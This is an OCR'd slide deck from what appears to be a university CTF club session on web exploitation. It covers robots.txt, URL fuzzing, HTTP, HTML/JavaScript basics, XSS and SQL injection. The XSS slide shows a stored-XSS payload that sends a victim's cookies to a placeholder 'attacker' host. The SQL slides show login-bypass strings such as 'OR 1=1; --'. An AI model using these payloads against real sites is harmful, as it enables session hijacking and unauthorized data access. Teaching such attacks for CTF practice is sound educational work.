NetSec CTF: The Web

Session 3

Contents

- ➔ Announcements
- ➔ Definition
- ➔ Relevance to CTF
- ➔ Common Exploit Techniques
  - XSS (improper USG sanitization)
  - SQL injection
  - Client-side only checks
  - Security through obscurity (hidden ≠ secure)
  - Improper URL sanitization
  - Use of outdated/buggy tools for some functionalities

Announcements


- We are participating in TU CTF on Nov 26th from 10:00AM to 3:00PM
- Voting members
- Interns next quarter

tinyurl.com/CTFproblems3

Web Technologies

In a nutshell, web technologies are those that happen within the browser (e.g. Chrome, Safari, Firefox, Internet Explorer, Edge) and the browser interacts with.

But recently it has become trendy for some web technologies to be used in native apps too.



So, what's a web challenge like?

- These challenges involve attacking common vulnerabilities in web technology.
- For example, you might need to use SQL injection to read the "secret_flag" table of a database, use directory traversal to get a web server to serve you "flag.txt", use Cross-Site Scripting to trick a simulated user to send you their password, or bypass some client-side checks implemented by obfuscated javascript

Quick First Steps

- Check the source code, robots.txt
- Inspect Elements on Chrome
- URL Fuzzing
- curl and HTTP
- Trying out common vulnerabilities:
  - SQL Injection
  - Cross Side Scripting


robots.txt

- What's a web crawler? They are an internet bot that systematically browses pages on the World Wide Web, usually to index them.
- robots.txt gives a list of relative paths that robots shouldn't index

URL Fuzzing


- Modifying a URL, in order to access illegal parts of a website that you probably shouldn’t
- This can involve anything from changing numbers in URLs to trying to access common, but useful pages like:
  - /admin.php
  - /admin.html
- There are a ton of tools online that can help you brute-force URL fuzzing

A Crash Course In Web Technologies



HTTP - Hypertext Transfer Protocol

- HTTP is a protocol used by the World Wide Web that defines how servers and web browsers should respond to certain requests and how messages are formatted.
  - A protocol is a set of rules that govern the communication between computers and a network
- HTTP deals with communication between a client and a server.
- HTTP messages are all text based.


www.host.com
HTTP request
1
2
Traffic
Server
3
HTTP
4
HTTP
Client Browser
Origin Server
realhost.com

A Crash Course In Web Technologies: The HTTP Protocol

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Connection: keep-alive
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3208.0 Safari/537.36
Accept-Encoding: gzip, deflate, br


HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Encoding: gzip
Transfer-Encoding: chunked
Server: gws
Set-Cookie: NID=112=SU0sr4LQaEqH09sIGav6-lQrSTxI1r7oMm-<……>
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

HTTP Methods/Verbs

- GET
  - Tells server to transfer data specified by user to client
- PUT
  - Create or update a resource identified by a URL
- DELETE
  - Delete a resource identified by a URL
- POST
  - Used when the processing you want to happen on the server should be repeated

HTTP Response Codes

- 200 OK
- 201 Created
- 400 Bad Request
- 404 Not Found
- 405 Method Not Allowed

A Crash Course In Web Technologies: The HTTP Protocol

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Connection: keep-alive
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3208.0 Safari/537.36
Accept-Encoding: gzip, deflate, br


HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Encoding: gzip
Transfer-Encoding: chunked
Server: gws
Set-Cookie: NID=112=SU0sr4LQaEqH09sIGav6-lQrSTxI1r7oMm-<……>
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

HTML/Javascript Crash Course

The basics you need for XSS attacks!

- HTML is Hypertext Markup Language
  - Consists of various “tags” and “attributes” of those tags (and text!)
  - Tags and attributes case insensitive
- Javascript:
  - An interpreted programming language used to add dynamic features to otherwise static web pages

HTML Common Tags

- <body></body>
  - Everything inside this is shown on the webpage
- <h1></h1>
  - Specify a top-level header
- <!-- … -->
  - Comments
- <script></script>
  - We can write JavaScript in between these tags to have it execute! They can be placed in any tags (but of course not inside comments).

JavaScript at a (very brief) Glance


- Bare minimum necessary for today's exploit!
- https://www.w3schools.com/js/tryit.asp?filename=tryjs_myfirst
  - The html tag <button> has an **onclick** attribute
  - The argument passed to **onclick** is JS (as shown)
  - This script will run whenever the button is pressed
  - Can also be a function name that we define later in a <script> tag
- There are many attributes (onclick, onerror, etc.)
- Different tags can take so-called "script attributes"
  - Ex.: <button> <img> <object> <link>

JavaScript at a (very brief) Glance

Cross Side Scripting (XSS)

Injecting client side scripting into pages viewable by other users

- Happens when inputs aren’t escaped / sanitized
  - Sanitize: ‘Check if data entered into input field contains malicious code’
- Types:
  - Persistent (Change permanently saved in database by server)
  - Reflected (Send code using HTTP request)


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
2
GET http://website/latest-comment
3
200 OK

What do we need to know?

- Basic Javascript
- Basic HTML
- How to Google
- How to think out of the box

Don’t worry about it too much, we’ll be sending mentors to help each group out with the specifics.

Demo

https://xss-game.appspot.com/

SQL Injection

Entering malicious SQL statements into web page input fields.

- What's SQL?
  - Structured Query Language
  - Manipulates information in databases, interacts with tables
- Fun Fact: SQL isn't case sensitive: alter table, ALTER TABLE, AlTeR tAbLe

SQL Queries Structure

SQL Queries (INSERT, UPDATE, etc.)

Data (VALUES(“admin”, “lol”))

Statement Termination (;)

Comment (--, /* */)

SQL

INSERT	SELECT
UPDATE	ALTER
DELETE	== ; “

id	First Name	Last Name	Email
1	Joe	Bruin	joe@ucla.edu
2	Eugene	Kaspersky	eugene@hackme.com

id	Class	Grade
1	CS 31	C-
2	CS 32	A+

SQL Syntax

INSERT INTO users(username, password) values(“admin”, “admin”);

SELECT * from users;

UPDATE

DELETE

SELECT * FROM users WHERE


username = ‘admin’; -- ’

and password = ‘$password’

SELECT COUNT(*) FROM users WHERE username =

‘$username’ OR 1=1; --

and password = ‘$password’



The UCLA Housing website tells you not to put double dashes in the housing forms.

But double dashes start a SQL comment.

I wonder what that means…

(We haven't tried what happens when you do put double dashes; maybe you shouldn't try either.)

Unions

```
SELECT column_name(s) FROM table1
UNION ALL
SELECT column_name(s) FROM table2;
```

Demo

SQL Cheatsheet

https://www.codecademy.com/articles/sql-commands?r=master

tinyurl.com/CTFproblems3

tinyurl.com/ctfsession3